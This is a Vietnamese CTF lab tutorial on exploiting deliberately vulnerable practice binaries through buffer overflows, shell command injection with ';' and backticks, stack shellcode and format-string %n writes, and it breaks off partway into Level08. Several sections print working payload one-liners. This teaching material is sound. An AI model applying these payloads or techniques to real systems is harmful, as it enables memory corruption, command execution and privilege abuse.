Hướng dẫn thực hành khai thác lỗ hổng phần mềm

Mục lục

[1. Level00 2](#_Toc527663768)

[*2.* Level01 3](#_Toc527663769)

[*3.* Level02 5](#_Toc527663770)

[4. Level03 6](#_Toc527663771)

[5. Level04 14](#_Toc527663772)

[6. Level05 17](#_Toc527663773)

[7. Level06 18](#_Toc527663774)

[8. Level07 19](#_Toc527663775)

[*9.* Level08 26](#_Toc527663776)

[10. Level09 28](#_Toc527663777)

[11. Bufferoverflow-homemade-cookie-v1 31](#_Toc527663778)

[12. Bufferoverflow-homemade-cookie-v2 34](#_Toc527663779)

[13. Bufferoverflow-homemade-cookie-v3 36](#_Toc527663780)

[14. Bufferoverflow-overwrite-command 38](#_Toc527663781)

[15. Bufferoverflow-overwrite-short-command 39](#_Toc527663782)

[16. Bufferoverflow-1-byte 41](#_Toc527663783)

[17. Formatstring-write-GOT 43](#_Toc527663784)

[18. Formatstring-write-command 47](#_Toc527663785)

[19. Formatstring-leak-flag-in-mem-stack 49](#_Toc527663786)

[20. Formatstring-leak-flag-in-mem-stack-64bit 50](#_Toc527663787)

[21. Formatstring-leak-flag-in-mem-bss 52](#_Toc527663788)

[22. Integer-overflow-1 56](#_Toc527663789)

[23. Integer-overflow-2 57](#_Toc527663790)

[24. Integer-overflow-3 60](#_Toc527663791)

[25. Integer-overflow-4 63](#_Toc527663792)

[26. Shellcode-1 66](#_Toc527663793)

[27. Shellcode-2 67](#_Toc527663794)


[28. Shellcode-3 68](#_Toc527663795)

[29. Shellcode-4 71](#_Toc527663796)

[30. Shellcode-5 72](#_Toc527663797)

# Level00

* **Mục tiêu**: Nắm được khái niệm tràn bộ đệm.
* **Mô tả**: Khi người lập trình không kiểm soát độ dài nhập vào của một biến chuỗi điều này sẽ gây ra sự mất an toàn không chỉ về mặt gian lận làm thay đổi các biến khác của trương trình mà còn có thể làm cho chương trình đó bị chiếm quyền điều khiển.
* **Các bước thực hiện**:
  + Bước 1: Phân tích tập tin thực thi level00



*Hình 2.1 Phân tích tập tin thực thi level00*

Như đã nói ở phần mở đầu. Mục tiêu là đọc được file flag và có một cấu trúc rẽ nhánh sẽ làm chuyện này. Đó là nếu v2 == 6969 thì sẽ chạy lệnh cat flag. Như vậy để có được flag thì phải làm sao cho v2 = 6969 tức là v2 = 0x1B39. Nhưng từ đầu đến cuối chương trình sẽ không có bất kỳ đoạn nào chỉnh sửa được biến v2 này. Để ý kỹ sẽ thấy ở đây chương trình sử dụng hàm gets đó là một trong những hàm được các trình biên dịch cảnh báo là “nguy hiểm” vì không kiểm soát số lượng ký tự nhập vào. Biến s nằm ở vị trí SP+2h và v2 nằm ở vị trí SP+Ch. Như vậy biến v2 nằm sau biến s một khoảng 0xC-0x2 = 0xA = 10 byte.


* + Bước 2: Lập kịch bản khai thác:

Dựa vào phân tích, để giải bài này cần chèn vào một chuỗi bất kỳ 10 byte sau đó chèn thêm một chuỗi byte ở định dạng hexa là 0x39 0x1B 0x00 0x00. Tại sao lại là 0x39 0x1B 0x00 0x00 mà không phải 0x00 0x00 0x1B 0x39? Là vì vi xử lý Intel sử dụng kiến trúc Little Endian tức là bit có ý nghĩa lớn nhất thì nằm ở địa chỉ thấp nhất của biến đó.

* + Bước 3: Tạo mã khai thác:

Tạo mã khai thác: python -c ‘print “A”\*10 + “\x39\x1b\x00\x00”’


Kết quả khai thác:



*Hình 2.2 Kết quả khai thác dịch vụ level00*

# Level01

* **Mục tiêu**: Người chơi nắm được một số kiến thức về command trong Linux.
* **Mô tả**: Người lập trình đã phạm một sai làm đó chính là cho người dùng tương tác trực tiếp đến command line của Linux khiến người dùng có thể thực thi bất kỳ lệnh Linux nào mà học muốn bằng cách kết thúc câu lệnh echo bởi dấu ; và bắt đầu khai thác bằng bất cứ câu lệnh nào mà họ muốn.
* **Các bước thực hiện**:
  + Bước 1: Phân tích tập tin thực thi level01



*Hình 2.3 Phân tích tập tin thực thi level01*


Chương trình đọc 32 ký tự nhập từ bàn phím vào biến scr có độ lớn là 40 byte. Như vậy không thể khai thác lỗi tràn bộ đệm trên bài này. Chuỗi command = “echo Hello ”. Sau đó sẽ được nối với chuỗi scr trên để tạo thành câu lệnh “echo Hello <src>”.

* + Bước 2: Lập kịch bản khai thác:

Cách để kết thúc một lệnh trong Linux là sử dụng dấu “;”. Như vậy chỉ cần kết thúc lệnh echo và thêm lệnh cat flag thì sẽ lấy được flag.

* + Bước 3: Tạo mã khai thác:


Ở bài này không cần sử dụng ký tự đặc biệt nên sẽ không cần sử dụng python để tạo mã khai thác.



*Hình 2.4 Kết quả khai thác dịch vụ level01*

# Level02

* **Mục tiêu**: Nắm rõ được backstick là gì?
* **Mô tả**: Người lập trình đã chặn tất cả ký tự đặc biệt nhưng sót một ký tự đó là backstick. Cặp ký tự backstick này cho phép người dùng thực thi command linux ngay trong nó và đây là các khai thác ở bài này.
* **Các bước thực hiện**:
  + Bước 1: Phân tích tập tin thực thi level02



*Hình 2.5 Phân tích tập tin thực thi level02*


Sau khi phân tích, dịch vụ level02 làm việc khá giống với level01 chỉ khác ở chỗ kiểm soát chuỗi nhập vào không cho phép người dùng nhập các ký tự đặc biệt để kết thúc lệnh tuy nhiên lại sót ký tự backstick. Như vậy chỉ cho phép thực thi một câu lệnh là “echo Hello <scr>”.

* + Bước 2: Lập kịch bản khai thác:  
    Kí tự backstick có nhiệm vụ thay thế lệnh bên trong nó thành output của lệnh đó. Ví dụ: **echo `echo abc`** sẽ được thay thế thành **echo abc** và kết quả cho ra ngoài màn hình sẽ là **abc.**



*Hình 2.6 Ví dụ sử dụng backstick*


* + Bước 3: Tạo mã khai thác:



*Hình 2.7 Kết quả khai thác dịch vụ level02*


# Level03

* **Mục tiêu**: Giới thiệu Shellcode, kỹ thuật điều khiển luồng thực thi của chương trình, các phân đoạn của chương trình chúng được phân quyền đọc, viết, thực thi.
* **Mô tả**: Người lập trình sơ suất để lộ địa chuỗi nhập vào điều này làm cho kẻ tấn công có thể sử dụng nó để chèn shellcode và điều khiển luồng thực thi về ngay shellcode.
* **Các bước thực hiện**:
  + Bước 1: Phân tích tập tin thực thi level02




*Hình 2.8 Phân tích tập tin thực thi level03*

Chương trình in ra địa chỉ chuỗi nhập vào. Chương trình tương tự level00 tuy nhiên không có bất kỳ cấu trúc rẽ nhánh nào thực hiện việc chạy lệnh cat flag. Vì lý do đó ở đây sẽ sử dụng đến GDB (trình sửa lỗi) dùng để giám sát chương trình ở mức hợp ngữ và phần này yêu cầu người đọc có kiến thức về kiến trúc máy tính.



*Hình 2.9 Sử dụng trình sửa lỗi level03 bước 1*

Lệnh “gdb /home/level03/level03” dùng để tải tập thực thi /home/level03/level03 vào trình sửa lỗi gdb. Lệnh break main cho phép chương trình khi tới đầu hàm main sẽ dừng lại để người sử dụng có thể xem trạng thái của chương trình. Tiếp theo sử dụng lệnh run để chạy chương trình và chương trình sẽ xuất ra màn hình như hình sau:



*Hình 2.10 Sử dụng trình sửa lỗi level03 bước 2*

Chương trình đã dừng lại tại đầu hàm main. Phần registers sẽ chứa các giá trị của các thanh ghi. Phần code sẽ chứa các cậu lệnh trước và sau câu lệnh hiện tại. Phần stack thể hiện địa chỉ stack và các giá trị mà nó trỏ đến. Nhập tiếp câu lệnh vmmap cho phép người sử dụng xem các quyền của các phân đoạn. Như trên hình phân đoạn stack có quyền đọc, ghi và thực thi.


* + Bước 2: Lập kịch bản khai thác:

Vậy ý tưởng của bài này là chèn shellcode lên phân đoạn stack rồi thực thi nó. Shellcode là gì? Làm sao để điều khiển luồng thực thi?

Shellcode là một đoạn mã máy mà khi thực thi đoạn mã đó sẽ cho người sử dụng một giao diện command line thực thi các câu lệnh với hệ điều hành. (Thông qua giao diện này sử dụng cat flag để lấy FLAG)

Điều khiển luồng thực thi bằng cách ghi đè lên Return Address. Khi gọi một chương trình con, thì tiến trình đó cần phải lưu địa chỉ tiếp theo cần thực hiện sau khi thực hiện xong chương trình con.


Bao nhiêu ký tự thì đến Return Address? Có rất nhiều kỹ thuật để giải quyết câu hỏi này. Tuy nhiên đối với các cuộc thi thời gian là điều quan trọng và cách nhanh nhất để giải quyết đó chính là quan sát và phân tích trình sửa lỗi. Như vậy để biết được bao nhiêu ký tự thì tràn, đầu tiên break tại câu lệnh RET ở cuối main và xem chuỗi nhập vào ở địa chỉ X, Return Address ở Y. Số ký tự cần nhập để tràn là Y – X.



*Hình 2.11 Sử dụng trình sửa lỗi level03 bước 3*

Để biết được RET của main nằm đâu, sử dụng “disassemble main” để xem lệnh hợp ngữ của main. Sau đó đặt điểm dừng tại 0x804851e.

Tiếp theo chạy chương trình từ đầu và nhập vào chuỗi AAAA thu được kết quả sau.



*Hình 2.12 Sử dụng trình sửa lỗi level03 bước 4*

Return Adresss là ô nhớ tại đỉnh stack khi chuẩn bị thực hiện câu lệnh RET ở đây là 0xffffdc3c. Chuỗi nhập vào là “AAAA” tương ứng với chuỗi hex “41414141” nằm ở 0xffffdc2c. Vậy nhập vào 16 ký tự là sẽ tràn đến Return Address.

Làm sao biết được địa chỉ của Shellcode để điều khiển Return Address trỏ vào Shellcode? Xem lại phần phân tích tập tin thực thi: Chương trình in ra vị trí chuỗi nhập vào.

* + Bước 3: Tạo mã khai thác:

Đọc địa chỉ chuỗi nhập vào gán cho biến X.

16 byte đầu là bất kỳ

4 byte tiếp là giá trị của X+16+4 (16 byte rác 4 byte địa chỉ tại ô nhớ Return Address và lưu ý vi xử lý Intel sử dụng kiến trúc little endian)


21 byte tiếp theo là shellcode.



*Hình 2.13 Kết quả khai thác dịch vụ level03*

# Level04

* **Mục tiêu**: Giới thiệu lỗi Format String.
* **Mô tả**: Người lập trình đã sử dụng sai hàm snprintf tạo ra lỗi Format String khiến cho kẻ tấn công có thể ghi hoặc đọc vùng nhớ bất kì.
* **Các bước thực hiện**:
  + Bước 1: Phân tích tập tin thực thi level04.



*Hình 2.14 Phân tích tập tin thực thi level04*

Sau khi phân tích, có thể khẳng định đây là một bài liên quan đến lỗi format string. Đặc tính của những bài liên quan đến format string là: các hàm như printf, snprintf, v.v… tham số thứ nhất truyền vào ko phải là chuỗi format định dạng mà là chuỗi người dùng nhập vào.

Lỗi format string có thể dẫn đến: Đọc, ghi lên vùng nhớ bất kỳ.

Đây là một bài thực tập format string. Nên tương đối ở mức độ dễ. Nên bản thân dịch vụ chỉ cần có thể thay đổi được dữ liệu theo ý muốn thì sẽ có được FLAG. Chính xác hơn là ở đây chương trình xuất ra một vùng nhớ và yêu cầu người chơi phải chỉnh sửa vùng nhớ đó mang giá trị 0x69696969.


* + Bước 2: Lập kịch bản khai thác:

Sử dụng printf ghi lên một vùng nhớ?

%n sẽ ghi lên địa chỉ tại tham số tương ứng với nó số ký tự đã in ra màn hình. Ví dụ: printf(“123%n”,0x100); tham số tương ứng với %n là 0x100 như vậy sau lệnh này ô nhớ có địa chỉ 0x100 sẽ mang giá trị là 3.

Vậy nếu muốn ghi lên một vùng nhớ bất kỳ, cần phải kiểm soát được tham số đầu tiên và vài tham số sau nó (tham số thứ 2 hay 100 đều được).

Nhìn vào mã giả ở phần phân tích, dường như chỉ kiểm soát được tham số thứ nhất? Thực tế là kiểm soát được tham số thứ nhất và rất nhiều tham số phía sau.



*Hình 2.15 Tìm tham số điều khiển được với format string.*

Như trên hình. %x thứ nhất sẽ xuất ra giá trị hex tham số thứ 1. %x thứ 2 sẽ xuất ra giá trị hex tham số thứ 2. %x thứ 5 xuất ra giá trị 0x25207825 và giá trị này cứ lặp đi lặp lại các tham số sau? Khi decode từ hex sang ký tự ASCII thì các giá trị này tương ứng với chuỗi %x %x %x … chính là chuỗi nhập vào. Vậy đã có thể kiếm soát được tham số thứ nhất và các tham số phía sau. Việc khai thác là hoàn toàn có thể được.

* + Bước 3: Tạo mã khai thác:

4 ký tự đầu tiên chính là tham số thứ 5.

Để ô nhớ X mang giá trị 0x69696969 cần ô nhớ X mang giá trị 0x69, ô nhớ X+1 mang giá trị 0x69, ô nhớ X+2 mang giá trị 0x69, ô nhớ X+3 mang giá trị 69.

4 byte đầu là giá trị của X, 4 byte tiếp theo là giá trị X + 1, v.v…

Đã xuất ra màn hình 0x10 byte. Sử dụng "%89x" để xuất ra màn hình 0x59 byte nữa.

Cuối cùng là tham số %n để đặt giá trị. Ta sử dụng ký tự $ để xác định chính xác tham số thứ mấy tương ứng với % đó.

Một mã khai thác ví dụ (đây là lời giải của hình 2.14):

python -c 'print "\x2c\x9d\xf6\xff\x2d\x9d\xf6\xff\x2e\x9d\xf6\xff\x2f\x9d\xf6\xff " + "%89x" + "%5$n%6$n%7$n%8$n"'

# Level05

* **Mục tiêu**: Giới thiệu về lỗi Format String ở 64 bit và vài điều cần lưu ý.
* **Mô tả**: Như level04 chỉ khác đây là một chương trình 64bit.
  + **Hướng dẫn giải:**

Không khác gì level04 ngoại trừ việc đây là một dịch vụ 64 bit. Đối với dịch vụ 64 bit. Địa chỉ ô nhớ sẽ mang vài byte null. Điều này khiến cho nếu sử dụng mã khai thác như cách giải bài level04 sẽ làm cho việc xuất string ra bị đứt đoạn (do gặp kí tự null) điều này dẫn đến không thể kiểm soát được số ký tự in ra màn hình.

Khắc phục bằng khách thay vì địa chỉ đặt ở đầu chuỗi ta có thể đặt ở cuối chuỗi. Như vậy số ký tự in ra màn hình không bị ảnh hưởng vì các byte null ở cuối chuỗi.


Một mã khai thác ví dụ:

python -c 'print "%000105x%10$ln%11$ln%12$ln%13$ln" + "\x2c\xe5\xff\xff\xff\x7f\x00\x00\x2d\xe5\xff\xff\xff\x7f\x00\x00\x2e\xe5\xff\xff\xff\x7f\x00\x00\x2f\xe5\xff\xff\xff\x7f\x00\x00"'

Yêu cầu sinh viên viết tool để khai thác lỗi format string một cách tự động. Chỉ cần truyền tham số vào chương trình là: địa chỉ muốn ghi, giá trị muốn ghi lên địa chỉ đó, tham số thấp nhất điều khiển được là tham số thứ mấy? Thì sẽ tự sinh chuỗi để khai thác lỗi format string. (Lê Ân đã thử nghiệm và thành công.).

# Level06

* **Mục tiêu**: Giới thiệu kỹ thuật lấy thông tin chương trình.
* **Mô tả**: Tương tự level03 nhưng chương trình đã không cho thông tin về stack mà kẻ tấn công sẻ phải tự lấy thông tin để tính toán được chuỗi nhập vô ở đâu và sau đó chèn shellcode rồi thực thi.
* **Các bước thực hiện**:
  + Bước 1: Phân tích tập tin thực thi level06.



*Hình 2.16 Phân tích tập tin thực thi level06*

Phân tích dễ thấy rằng bài có 2 lỗi đó chính là format string và bufferoverflow.

* + Bước 2: Lập kịch bản khai thác:

Sử dụng gets và printf đầu tiên để lấy thông tin stack.


Sử dụng gets tiếp theo để chèn shellcode và thực thi như level03.

* + Bước 3: Tạo mã khai thác:


Yêu cầu sinh viên tự làm bài này dựa theo code lấy thông tin từ stack ở level03.

# Level07


* **Mục tiêu**: Giới thiệu về một bài CTF ở mức “thi đấu”. Không còn là những lỗi cổ điển mà là lỗi phải tự tìm ra bằng cách đọc các thông tin về hàm mà chương trình sử dụng và tìm ra hàm nào lỗi hoặc bị sử dụng sai cách.
* **Mô tả**: Người lập trình đã sử dụng strcmp sai cách khi không kiểm tra độ dài chuỗi nhập vào vì nếu người dùng sử dụng ký tự đầu tiên là ký tự null thì bất kì chuỗi nào được strcmp với chuỗi nhập vào ấy thì strcmp đều trả ra giá trị là 0 tương đương 2 chuỗi bằng nhau gây nhầm lẫn giữa user thường và user root.
* **Các bước thực hiện**:
  + Bước 1: Phân tích tập tin thực thi level07



*Hình 2.17 Phân tích tập tin thực thi level07 (1)*



*Hình 2.18 Phân tích tập tin thực thi level07 (2)*



*Hình 2.19 Phân tích tập tin thực thi level07 (3)*

Chương trình sẽ cho 2 lựa chọn:

Đăng ký username không cho phép tên username có chứa ký tự root. Nếu đăng ký thành công chương trình sẽ cho ta một password để đăng nhập username đó.

Đăng nhập, strcmp(username, “root”) == 0 thì sẽ cho quyền đọc file flag. Nếu không thì chỉ hiện thông báo đăng nhập bình thường.


Tóm tắt lại: không cho đăng ký username tên là root nhưng lại bắt phải đăng nhập là root để có thể đọc được flag.

* + Bước 2: Lập kịch bản khai thác:


Đây là một bài CTF điển hình. Những bài trước lỗi xuất hiện quá rõ ràng và đó là những lỗi cổ điển dùng để giới thiệu CTF. Riêng bài này đã không xuất hiện những lỗi cổ điển đó. Phương pháp để làm những bài này là đọc thông tin những hàm có trong chương trình. Thông tin về những hàm có thể lấy được từ trang web này: http://www.cplusplus.com

Lỗi ở đây được xác định là do người lập trình sử dụng hàm strcmp không đúng cách. Thông tin về hàm strcmp như sau: Hàm này sẽ bắt đầu so sánh ký tự đầu tiên của 2 chuỗi, nếu như 2 ký tự đó là giống nhau thì so sánh ký tự tiếp theo, cho đến khi 2 ký tự ở 2 chuỗi khác nhau hoặc gặp ký tự NULL. Hàm sẽ trả ra bằng 0 khi cả 2 chuỗi giống nhau. Hàm sẽ trả ra khác 0 nếu 2 chuỗi không giống nhau. Phân tích về hàm strcmp phía trên. Sẽ có 2 trường hợp hàm strcmp trả ra giá trị là 0, một là 2 chuỗi truyền vào giống nhau, hai là một trong hai chuỗi chứa ký tự đầu tiên là ký tự null. Như vậy để có thể lấy được flag ta chỉ cần đăng ký một tên nào đó có ký tự đầu tiên là null. Sau đó đăng nhập bằng tên đó. Như vậy ta sẽ có quyền đọc file flag.

* + Bước 3: Tạo mã khai thác:




*Hình 2.20 Mã khai thác level07*



*Hình 2.21 Kết quả khai thác level07*


# Level08

* **Mục tiêu**: Giới thiệu kỹ thuật vượt qua cơ chế NX (Non Excuteable) (chống thực thi trên một số phân đoạn) chính là kỹ thuật ROP (Return-Oriented Programming) tạm dịch kỹ thuật Quay về thư viện chuẩn.
* **Mô tả**: Giống ở bài level06 nhưng đã không còn thực thi được trên stack nên chèn shellcode lên stack là vô dụng.
* **Các bước thực hiện**:
  + Bước 1: Phân tích tập tin thực thi level08.



*Hình 2.22 Phân tích tập tin thực thi level08*

Thoạt nhìn có vẻ cách làm bài này giống với level06. Tuy nhiên đã được nâng cấp lên ở điểm sau.



